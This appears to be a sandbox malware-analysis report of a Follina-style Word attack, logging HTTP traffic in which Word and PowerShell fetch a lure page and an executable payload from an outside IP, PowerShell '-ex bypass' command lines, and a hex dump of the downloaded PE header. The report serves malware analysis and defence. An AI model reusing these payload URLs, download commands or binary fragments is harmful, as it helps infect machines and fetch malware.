20 65 67 65 73 74 61 73 20 6e 75 6c 6c 61 20 69 6e 20 64 69 67 6e 69 73 73 69 6d 2e 20 4e 61 6d 20 69 64 20 6d 61 75 72 69 73 20 6c 6f 72 65 6d 2e 20 4e 75 6e 63 20 73 75 73 63 69 70 69 74 20 69 64 20 6d 61 67 6e 61 20 69 64 20 6d 6f 6c 6c 69 73 2e 20 50 65 6c 6c 65 6e 74 65 73 71 75 65 20 73 75 73 63 69 70 69 74 20 6f 72 63 69 20 6e 65 71 75 65 2c 20 61 74 20 6f 72 6e 61 72 65 20 73 61 70 69 65 6e 20 62 69 62 65 6e 64 75 6d 20 65 75 2e 20 56 65 73 74 69 62 75 6c 75 6d 20 6d 61 6c 65 73 75 61 64 61 20 6e 65 63 20 73 65 6d 20 71 75 69 73 20 66 69 6e 69 62 75 73 2e 20 4e 61 6d 20 71 75 69 73 20 6c 69 67 75 6c 61 20 65 74 20 64 75 69 20 66 61 75 63 69 62 75 73 20 66 61 75 63 69 62 75 73 2e 20 49 6e 20 71 75 69 73 20 62 69 62 65 6e 64 75 6d 20 74 6f 72 74 6f 72 2e 0d 0a 0d 0a 43 75 72 61 62 69 74 75 72 20 72 75 74 72 75 6d 20 6c 65 6f 20 74 6f 72 74 6f 72 2c 20 76 65 6e 65 6e 61 74 69 73 20 66 65 72 6d 65 6e 74 75 6d 20 65 78 20 70 6f 72 74 74 69 74 6f 72 20 76 69 74 61 65 2e 20 50 72 6f 69 6e 20 65 75 20 69 6d 70 65 72 64 69 65 74 20 6c 6f 72 65 6d 2c 20 61 63 20 61 6c 69 71 75 65 74 20 72 69 73 75 73 2e 20 41 65 6e 65 61 6e 20 65 75 20 73 61 70 69 65 6e 20 70 68 61 72 65 74 72 61 2c 20 69 6d 70 65 72 64 69 65 74 20 69 70 73 75 6d 20 75 74 2c 20 73 65 6d 70 65 72 20 64 69 61 6d 2e 20 4e 75 6c 6c 61 20 66 61 63 69 6c 69 73 69 2e 20 53 65 64 20 65 75 69 73 6d 6f 64 20 74 6f 72 74 6f 72 20 74 6f 72 74 6f 72 2c 20 6e 6f 6e 20 65 6c 65 69 66 65 6e 64 20 6e 75 6e 63 20 66 65 72 6d 65 6e 74 75 6d 20 73 69 74 20 61 6d 65 74 2e 20 49 6e 74 65 67 65 72 20 6c 69 67 75 6c 61 20 6c 69 67 75 6c 61 2c 20 63 6f 6e 67 75 65 20 61 74 20 73 63 65 6c 65 72 69 73 71 75 65 20 73 69 74 20 61 6d 65 74 2c 20 70 6f 72 74 74 69 74 6f 72 20 71 75 69 73 20 66 65 6c 69 73 2e 20 4d 61 65 63 65 6e 61 73 20 6e 65 63 20 6a 75 73 74 6f 20 76 61 72 69 75 73 2c 20 73 65 6d 70 65 72 20 74 75 72 70 69 73 20 75 74 2c 20 67 72 61 76 69 64 61 20 6c 6f 72 65 6d 2e 20 50 72 6f 69 6e 20 61 72 63 75 20 6c 69 67 75 6c 61 2c 20 76 65 6e 65 6e 61 74 69 73 20 61 6c 69 71 75 61 6d 20 74 72 69 73 74 69 71 75 65 20 75 74 2c 20 70 72 65 74 69 75 6d 20 71 75 69 73 20 76 65 6c 69 74 2e 0d 0a 0d 0a 50 68 61 73 65 6c 6c 75 73 20 74 72 69 73 74 69 71 75 65 20 6f 72 63 69 20 65 6e 69 6d 2c 20 61 74 20 61 63 63 75 6d 73 61 6e 20 76 65 6c 69 74 20 69 6e 74 65 72 64 75 6d 20 65 74 2e 20 41 65 6e 65 61 6e 20 6e 65 63 20 74 72 69 73 74 69 71 75 65 20 61 6e 74 65 2c 20 64 69 67 6e 69 73 73 69 6d 20 63 6f 6e 76 61 6c 6c 69 73 20 6c 69 67 75 6c 61 2e 20 41 65 6e 65 61 6e 20 71 75 69 73 20 66 65 6c 69 73 20 64 6f 6c 6f 72 2e 20 49 6e 20 71 75 69 73 20 6c 65 63 74 75 73 20 6d 61 73 73 61 2e 20 50 65 6c 6c 65 6e 74 65 Data Ascii: <!doctype html><html lang="en"><head><title>Good thing we disabled macros</title></head><body><p>L orem ipsum dolor sit amet, consectetur adipiscing elit. Quisque pellentesque egestas nulla in dignissim. Nam id mauris l orem. Nunc suscipit id magna id mollis. Pellentesque suscipit orci neque, at ornare sapien bibendum eu. Vestibulum malesuada nec sem quis finibus. Nam quis ligula et dui faucibus faucibus. In quis bibendum tortor.Curabitur rutrum leo tortor, venenatis fermentum ex porttitor vitae. Proin eu imperdiet lorem, ac aliquet risus. Aenean eu sapien pharetra, imperdiet ipsum ut, semper diam. Nulla facilisi. Sed euismod tortor tortor, non eleifend nunc fermentum sit amet. Integer ligula ligula, congue at scelerisque sit amet, porttitor quis felis. Maecenas nec justo varius, semper turpis ut, gravida lorem. Proin arcu ligula, venenatis aliquam tristique ut, pretium quis velit.Phasellus tristique orci enim, at accumsan velit interdum et. Aenean nec tristique ante, dignissim convallis ligula. Aenean quis felis dolor. In quis lectus massa. Pellente
Jun 7, 2022 19:21:18.104799032 CEST	1230	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:21:18.132652044 CEST	1230	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:21:18 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 19:21:18.607587099 CEST	1230	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:21:18.635207891 CEST	1230	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:21:18 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:21:18.925173044 CEST	1232	OUT	GET /123.RES HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729; ms-office; MSOffice 16) Accept-Encoding: gzip, deflate Host: 185.234.247.119 If-Modified-Since: Fri, 03 Jun 2022 10:07:25 GMT If-None-Match: "6299dd5d-1861" Connection: Keep-Alive
Jun 7, 2022 19:21:18.952740908 CEST	1232	IN	HTTP/1.1 304 Not Modified Server: nginx Date: Tue, 07 Jun 2022 17:21:18 GMT Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861"
Jun 7, 2022 19:21:18.963536978 CEST	1233	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:21:18.991211891 CEST	1233	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:21:18 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 19:21:19.215001106 CEST	1234	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:21:19.242710114 CEST	1234	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:21:19 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes
Jun 7, 2022 19:21:28.708358049 CEST	1315	OUT	HEAD /123.RES HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: 185.234.247.119 Connection: Keep-Alive
Jun 7, 2022 19:21:28.736881971 CEST	1315	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:21:28 GMT Content-Type: application/octet-stream Content-Length: 6241 Last-Modified: Fri, 03 Jun 2022 10:07:25 GMT Connection: keep-alive ETag: "6299dd5d-1861" Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49780	185.234.247.119	80	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:22:39.049490929 CEST	4415	OUT	GET /1240405476.dat HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: 185.234.247.119 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jun 7, 2022 19:22:39.216723919 CEST	4416	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 07 Jun 2022 17:22:39 GMT Content-Type: application/octet-stream Content-Length: 1437696 Connection: keep-alive Accept-Ranges: bytes Expires: 0 Cache-Control: no-cache, no-store, must-revalidate Content-Disposition: attachment; Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e a1 0b 01 02 19 00 02 11 00 00 ea 04 00 00 00 00 00 90 0d 11 00 00 10 00 00 00 20 11 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 50 16 00 00 04 00 00 00 00 00 00 02 00 01 00 00 00 00 00 00 00 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 70 11 00 ba 25 00 00 00 00 13 00 00 48 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 11 00 6c 53 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 f4 01 11 00 00 10 00 00 00 02 11 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 6 0 44 41 54 41 00 00 00 00 f8 27 00 00 00 20 11 00 00 28 00 00 00 06 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 71 10 00 00 00 50 11 00 00 00 00 00 00 2e 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 ba 25 00 00 00 70 11 00 00 26 00 00 00 2e 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 6c 53 01 00 00 a0 11 00 00 54 01 00 00 54 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 73 72 63 00 00 00 00 48 03 00 00 00 13 00 00 48 03 00 00 a8 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 50 16 00 00 00 00 00 00 f0 15 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 10 40 00 03 07 42 6f 6f 6c 65 61 6e 01 00 00 00 00 01 00 00 00 00 10 40 00 05 46 61 6c 73 65 04 54 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B* @Pp%HlSCODE `DATA' (@BSSqP..idata%p& .@.reloclSTT@P.rsrcHH@PP@P@Boolean@FalseT

Statistics

Behavior

- cmd.exe
- conhost.exe
- powershell.exe
- udfs.sys
- WINWORD.EXE
- MSOSYNC.EXE
- MSOSYNC.EXE
- msdt.exe
- explorer.exe
- csc.exe
- cvtres.exe
- csc.exe
- cvtres.exe
- regsvr32.exe
- regsvr32.exe
- regsvr32.exe
- csc.exe
- cvtres.exe

Click to jump to process

System Behavior

Analysis Process: cmd.exe PID: 5248, Parent PID: 2096

General	
Target ID:	0
Start time:	19:20:46
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c powershell.exe -ex bypass -command Mount-DiskImage -ImagePath "C:\Users\user\Desktop\68101181_048154.img"
Imagebase:	0x1190000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6140, Parent PID: 5248

General	
Target ID:	1
Start time:	19:20:47
Start date:	07/06/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: 6088, Parent PID: 5248

General	
Target ID:	2
Start time:	19:20:48
Start date:	07/06/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell.exe -ex bypass -command Mount-DiskImage -ImagePath "C:\Users\user\Desktop\68101181_048154.img"
Imagebase:	0xea0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D92CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D92CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_c33guzif.vqh.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6BB21E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_czf5qbdw.tlo.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6BB21E60	CreateFileW
C:\Users\user\Documents\20220607	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BB2BEFF	CreateDirectoryW
C:\Users\user\Documents\20220607\PowerShell_transcript.468325.jUlojUo4.20220607192048.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BB21E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_c33guzif.vqh.ps1	success or wait	1	6BB26A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_czf5qbdw.tlo.psm1	success or wait	1	6BB26A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_c33guzif.vqh.ps1	0	1	31	1	success or wait	1	6BB21B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_czf5qbdw.tlo.psm1	0	1	31	1	success or wait	1	6BB21B4F	WriteFile
C:\Users\user\Documents\20220607\PowerShell_transcript.468325.jUlojUo4.20220607192048.txt	0	3	ff		success or wait	1	6BB21B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220607\PowerShell_transcript.468325.jUlojUo4.20220607192048.txt	3	646	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 36 30 37 31 39 32 30 35 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 36 38 33 32 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********Windows PowerShell transcript startStart time: 20220607192050Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 468325 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	11	6BB21B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 50 14 00 00 18 00 00 00 4b 0c fd 04 54 07 4a 07 4a 07 00 00 fd 01 37 00 05 00 2e 0c 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@ePKTJJ7.@	success or wait	1	6DBF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 47 00 00 00 0e 00 20 00	H<@^L"My:G	success or wait	17	6DBF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6DBF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6DBF76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1168	4	00 08 00 03		success or wait	11	6DBF76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1172	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 54 01 40 00 fd 3e 40 01 33 67 40 01 2f 67 40 01 2e 35 40 01 2d 35 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 fd 67 40 01 fd 01 40 00 fd 00 40 00 16 3b 40 01 42 4d 40 01 fd 44 40 01 6d 45 40 01 45 4d 40	T@>@3g@/g@.5@-5@@V@H@X@[@NT@HT @S@S@hT@S@S@S@\@T@T@@X@? X@T@S@ S@T@T@xT@zT@T@= M@DM@:M@"M@ M@! M@;M@D@D@@M@< M@$M@8M@? M@g@@@;@ BM@D@mE@EM@	success or wait	11	6DBF76FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D905705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D905705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D905705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D905705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D8603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D90CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D90CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D90CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D8603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D8603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D905705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D905705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D905705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D905705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D8603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D8603DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D905705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D905705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D911F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	6D91203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D8603DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	6BB21B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgroundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D8603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D8603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D8603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D8603DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D8603DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D905705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D905705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6BB21B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6BB21B4F	ReadFile
